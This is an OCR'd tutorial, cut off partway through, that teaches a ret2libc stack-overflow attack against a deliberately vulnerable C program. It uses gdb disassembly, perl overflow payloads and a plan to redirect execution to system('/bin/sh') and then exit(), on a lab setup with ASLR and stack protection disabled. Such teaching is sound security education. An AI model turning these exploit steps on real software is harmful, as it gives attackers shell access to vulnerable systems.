Performing a ret2libc Attack

Defeating a non-executable stack

InVoLuNTaRy

Revision 0.1 (alpha)

Introduction to ret2libc

Description

A ret2libc (return to libc, or return to the C library) attack is one in which the attacker does not require any shellcode to take control of a target, vulnerable process.

Origins

Lets consider a typical stack overflow case scenario. A target program has not been carefully coded and contains a function which is vulnerable to a stack-based overflow. An attacker triggers the overflow to overwrite the return address with the address in memory where his or her shellcode, which he or she has previously injected into the program as part of the overflow trigger, is located. The function then returns and instead of jumping to the legitimate address, it jumps to the shellcode.

As we know, the shellcode is located either on a local buffer variable or an environment variable (both on the stack), or in a dynamically allocated variable (on the heap address space). But, what if these segments of memory were to be flagged non-executable? This is where the attacker runs into trouble and sees his attack shattered into debris.

The scenario we considered could actually happen in reality: W^X (either writeable or executable, read double-u or x) is a protection scheme in which segments of memory are either writeable or executable, and never both (the ^ symbol is the XOR (exclusive or) operator in the C language). W^X was first adopted by OpenBSD version 3.3. Linux implementations of W^X then followed, such as PaX and Exec-Shield.

How can we get around this protection scheme? This article devotes itself to answering that question thoroughly.

Setting up our scenario

We will now perform a ret2libc attack on a very simple vulnerable program. I've grabbed the latest ArchLinux release (at the time of writing) and performed the test on it. At the time of writing, ArchLinux ships with a pre-compiled 2.6.28 kernel.

We assume ASLR (Address Space Layout Randomisation) is disabled. Since ArchLinux has it enabled by default, I've turned it off adding the following line to the file /etc/sysctl.conf:

```
kernel.randomise_va_space = 0
```

Further Comments

I will try to keep the output as trimmed as possible, removing any parts that are not relevant to the discussion.

Function Calls

Lets quickly review the function calling convention used to manage function calls in a gcc compiled program. Since we are trying to be as practical as possible, we will quickly compile some simple code and disassemble it.

Since you have found about this ret2libc article, I take it you are already familiar with the typical stack-based buffer overflow attack and feel pretty comfortable with the function calling convention. Let this section be a refresher for our minds.

Examining a simple example program

Lets compile the following code:

```
#include <stdio.h>

void foo(int x)
{
        int y;
        x++;
        y = 4;
}

int main(void)
{
        foo(2);
        return 0;
}
```

```
$ gcc simple.c -o simple
```

Now lets take a look at the disassembly of the main() and foo() functions. Since I prefer Intel syntax over AT&T, I'll create a file in my home directory for gdb to display its output in Intel syntax by default.

```
$ echo “set disas intel” > $HOME/.gdbinit
$ gdb -q simple
(gdb) disas main
Dump of assembler code for function main:
0x08048387 <main+0>:    lea    ecx,[esp+0x4]
0x0804838b <main+4>:    and    esp,0xfffffff0
0x0804838e <main+7>:    push   DWORD PTR [ecx-0x4]
0x08048391 <main+10>:   push   ebp
0x08048392 <main+11>:   mov    ebp,esp
0x08048394 <main+13>:   push   ecx
0x08048395 <main+14>:   sub    esp,0x4
0x08048398 <main+17>:   mov    DWORD PTR [esp],0x2
0x0804839f <main+24>:   call   0x8048374 <foo>
0x080483a4 <main+29>:   mov    eax,0x0
0x080483a9 <main+34>:   add    esp,0x4
0x080483ac <main+37>:   pop    ecx
0x080483ad <main+38>:   pop    ebp
0x080483ae <main+39>:   lea    esp,[ecx-0x4]
0x080483b1 <main+42>:   ret
End of assembler dump.
(gdb) disas foo
Dump of assembler code for function foo:
0x08048374 <foo+0>:     push   ebp
0x08048375 <foo+1>:     mov    ebp,esp
0x08048377 <foo+3>:     sub    esp,0x10
0x0804837a <foo+6>:     add    DWORD PTR [ebp+0x8],0x1
0x0804837e <foo+10>:    mov    DWORD PTR [ebp-0x4],0x4
0x08048385 <foo+17>:    leave
0x08048386 <foo+18>:    ret
End of assembler dump.
(gdb) q
```

The call to foo() has been marked in brown. The arguments passed to foo() are placed on

the stack; in this particular case, a value 2 is placed. Instead of using a push instruction, gcc subtracts a certain value from esp (bright red) and then moves the values to the stack for speed efficiency (dark red).

During the call, the address of the instruction following the call, in this case, **0x080483a4**, is pushed onto the stack for the function being called to know where to return to. We call this memory address value *ret*, or return address.


The function prologue has been marked in blue. It takes 3 steps:

1. push ebp
   Saves the current value of ebp. Esp and ebp both delimit a function's stack frame, and so they must be restored upon returning to the caller, in this case, the main() function. Pushing ebp saves the calling function's base pointer.

2. mov ebp, esp
   Moves the value of esp into ebp. ebp is now the new function's base pointer (the foo() function's).

3. sub esp, 0x10
   Subtracts a certain size from esp to make space for local variables.

This is how the stack layout looks after the function prologue has been executed:



We shall now discuss how are arguments and local variables referred to. As you can see, ebp points to the saved ebp value. If we add 4 bytes to ebp, we get it pointing to ret. If instead we add 8 bytes to ebp, we place ourselves pointing at the first and only argument foo() takes, int x, which has the value 2.

Similarly, if we subtract 4 bytes from ebp, we place ourselves pointing at that integer variable y.

We can then say the following:

Defeating a non-executable stack

Argument	Offset	Variable	Offset
Argument 1	ebp+8	Variable 1	ebp-4
Argument 2	ebp+12	Variable 2	ebp-8
Argument 3	ebp+16	Variable 3	ebp-12
Argument N	ebp+8+4*(N-1)	Variable N	ebp-4N

Finally, the function epilogue is executed upon termination of the function. The function epilogue takes two steps:


1. leave
   The leave instruction restores the stack frame to that of the caller function, in this case, main(). First it moves the value of ebp to esp. Next it pops the value pointed to by esp onto ebp. This restores the caller function's base pointer.

   This is essentially the same as:

   ```
   mov esp, ebp
   pop ebp
   ```

2. ret
   Upon execution of the previous leave instruction, esp points right at the memory address where RET is stored. The Ret instruction (do not confuse with the value on the stack we have called RET) pops the RET value off the stack onto eip, making the program continue its execution to where it left off when calling foo().

This is how the stack layout would look like right before executing the Ret instruction:



Hopefully this section has been a refresher about function calls. We'll need to keep the information just presented here fresh in our brains for the leading sections of this document.

Defeating a non-executable stack

Performing a Ret2Libc Attack on a simple, vulnerable program

Lets get hands on the meat of this document.

Preparation

Compile the following example program:

```
#include <stdio.h>
#include <string.h>

void bug(char *arg1)
{
        char name[128];
        strcpy(name, arg1);
        printf("Hello %s\n", name);
}

int main(int argc, char **argv)
{
        if (argc < 2)
        {
                printf("Usage: %s <your name>\n", argv[0]);
                return 0;
        }
        bug(argv[1]);
        return 0;
}
```

```
$ gcc bug.c -o bug
```

Note: gcc version 4.3.3 includes a stack protection mechanisms but does not compile it into your programs by default. If you are using a version of gcc above 4.3.3, compile the code with the following command instead:

```
$ gcc -fno-stack-protector bug.c -o bug
```

The -fno-stack-protector flag will disable stack smashing protections on your programs.

Attack Plans

We have described what ret2libc is for but we haven't actually discussed how it works yet. Lets disassemble our bug program and theorise over it:

```
void bug(char *arg1)
{
        char name[128];
        strcpy(name, arg1);
        printf("Hello %s\n", name);
}
```

```
$ gdb -q out
0x080483d4 <bug+0>:     push   ebp
0x080483d5 <bug+1>:     mov    ebp,esp
0x080483d7 <bug+3>:     sub    esp,0x88
0x080483dd <bug+9>:     mov    eax,DWORD PTR [ebp+0x8]
0x080483e0 <bug+12>:    mov    DWORD PTR [esp+0x4],eax
0x080483e4 <bug+16>:    lea    eax,[ebp-0x80]
0x080483e7 <bug+19>:    mov    DWORD PTR [esp],eax
0x080483ea <bug+22>:    call   0x80482fc <strcpy@plt>
0x080483ef <bug+27>:    lea    eax,[ebp-0x80]
0x080483f2 <bug+30>:    mov    DWORD PTR [esp+0x4],eax
0x080483f6 <bug+34>:    mov    DWORD PTR [esp],0x8048530
0x080483fd <bug+41>:    call   0x804830c <printf@plt>
0x08048402 <bug+46>:    leave
0x08048403 <bug+47>:    ret
End of assembler dump.
(gdb) q
```

Defeating a non-executable stack

We have a buffer overflow on the call to strcpy(). strcpy copies the arg1 string onto a 128 byte buffer. The main() function calls bug() and passes argv[1] as the parameter, which is a user supplied string of variable length.

If we call the bug program with a string over 128 bytes in length and rewrite the bug() function's return address, the function will crash upon returning.

```
$ gdb -q bug
(gdb) r `perl -e 'print "A"x144'`
Starting program: /home/jeanne/ret2libc/bug `perl -e 'print "A"x144'`

Program received signal SIGSEGV, Segmentation fault.
0x41414141 in ?? ()
(gdb) q
The program is running.  Exit anyway? (y or n) y
```

There we go, 0x41 is the hex ASCII for the character A, which is what we kicked into the program as an argument.

Lets now be slightly more accurate towards guessing where ret is stored. Recall from the previous section right below the first local variable there's the saved ebp, then ret. In this case we have a 128 bytes buffer. The 4 bytes past that buffer are the saved ebp, and the following 4 bytes are ret. So we need 132 bytes and then 4 bytes to rewrite the return address.

```
$ gdb -q bug
(gdb) r `perl -e 'print "A"x128,"B"x4,"C"x4'`
Starting program: /home/jeanne/ret2libc/bug `perl -e 'print "A"x128,"B"x4,"C"x4'`

Program received signal SIGSEGV, Segmentation fault.
0x43434343 in ?? ()
(gdb) q
The program is running.  Exit anyway? (y or n) y
```

Now the program jumped to 0x43434343. 0x43 is the hex ASCII for the character C, so our prediction was correct.

At this point it might be tempting to kick some shellcode into the buffer or onto an environment variable and then pass control to it, but this will fail on systems with W^X mechanisms enabled.


Now the awaited moment. libc is the C standard shared library programs are linked against. It contains every-day use functions such as printf, strlen, strcpy, and so on. There is the one function that will be of special use to use: system(). The system() function only takes one argument, a pointer to a string containing the path and name of the program we want to execute; pretty straight. So our plan will be to rewrite the return address with the address of system, and make the program call, for example, /bin/sh.

The next question that arouses is how do we pass system() a pointer to a string containg “/bin/sh”?

Regarding the string itself: remember argv[1] is eventually copied into the target buffer, so we could just kick “/bin/sh” into it. A second option, and my preferred, is to load the string into an environment variable.


Regarding the pointer, lets examine how would the stack need to be laid out after overflowing the target buffer. This is how the stack will look right after the overflow takes place, and just before the function epilogue executes the ret instruction:

Defeating a non-executable stack



The column on the left indicates what each of the fields on the stack will be overwritten with. We'll write 128 As to the buffer, then 4 dummy bytes, and then the address of system.

The question is, where do we place the address to our “/bin/sh” string? The answer is, 8 bytes after the address of system:




An explanation follows:

Remember we said a function will expect its first argument to be at ebp+8? Well, the system() function is no exception. When foo()'s ret instruction is executed, the program will effectively jump to the system() function. Next system() will execute its function prologue.


Defeating a non-executable stack

This is the stack layout right before system() executes its prologue:



Next, lets imagine system() now executes the first two instruction of the function prologue:

```
push ebp
mov ebp, esp
```




Now stop for a moment. What do we have at ebp+8? That's right, the address of our “/bin/sh” string, and that's where system() will expect its first and only argument to be located, at ebp+8.

Brief summary: we need to overflow ret with the address of system() and write the address of the “/bin/sh” string 8 bytes past the address of system().

Now, what are those 4 dummy bytes laid between the address of system() and the address of the “/bin/sh” string? Are those bytes relevant to our discussion; are they really “dummy” bytes? Well, it turns out they do have an important meaning to the game.


Defeating a non-executable stack

Lets imagine the stack layout when system() has finished executing its prologue:



Now pretend system() executes the first two instructions of the function epilogue:

```
mov esp, ebp
pop ebp
```



Can you see what's coming next? The system() function will now execute the ret instruction, which effectively pops the next 4 bytes out of the stack into the eip register, and that's the memory address where the program will be passing the control of execution next.

Guess what those 4 bytes that will be popped onto eip are? Those are our 4 dummy bytes, which I am now going to rename as system()'s return address.

To make our program terminate cleanly when we are done playing with /bin/sh, we will make system() return to exit(), which will shut down our program cleanly. The exit() function does take an argument, which is the exit code, but do we even care? It'll just

Defeating a non-executable stack


pop whatever crap it finds at ebp+8 and use that as the exit code.

Summary: overflow the 128 bytes buffer, place 4 crappy bytes, then the address of system(), next the address of exit(), and finally the address of our “/bin/sh” string.

To The Battle

This is how the stack will look like right after the overflow:

Lower memory address



Higher memory address

Load “/bin/sh” into our environment

Lets quickly code something in C to get our “/bin/sh” string loaded on the shell's environment.

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>

int main(int argc, char **argv)
{
        char *ptr = getenv("EGG");
        if (ptr != NULL)
        {
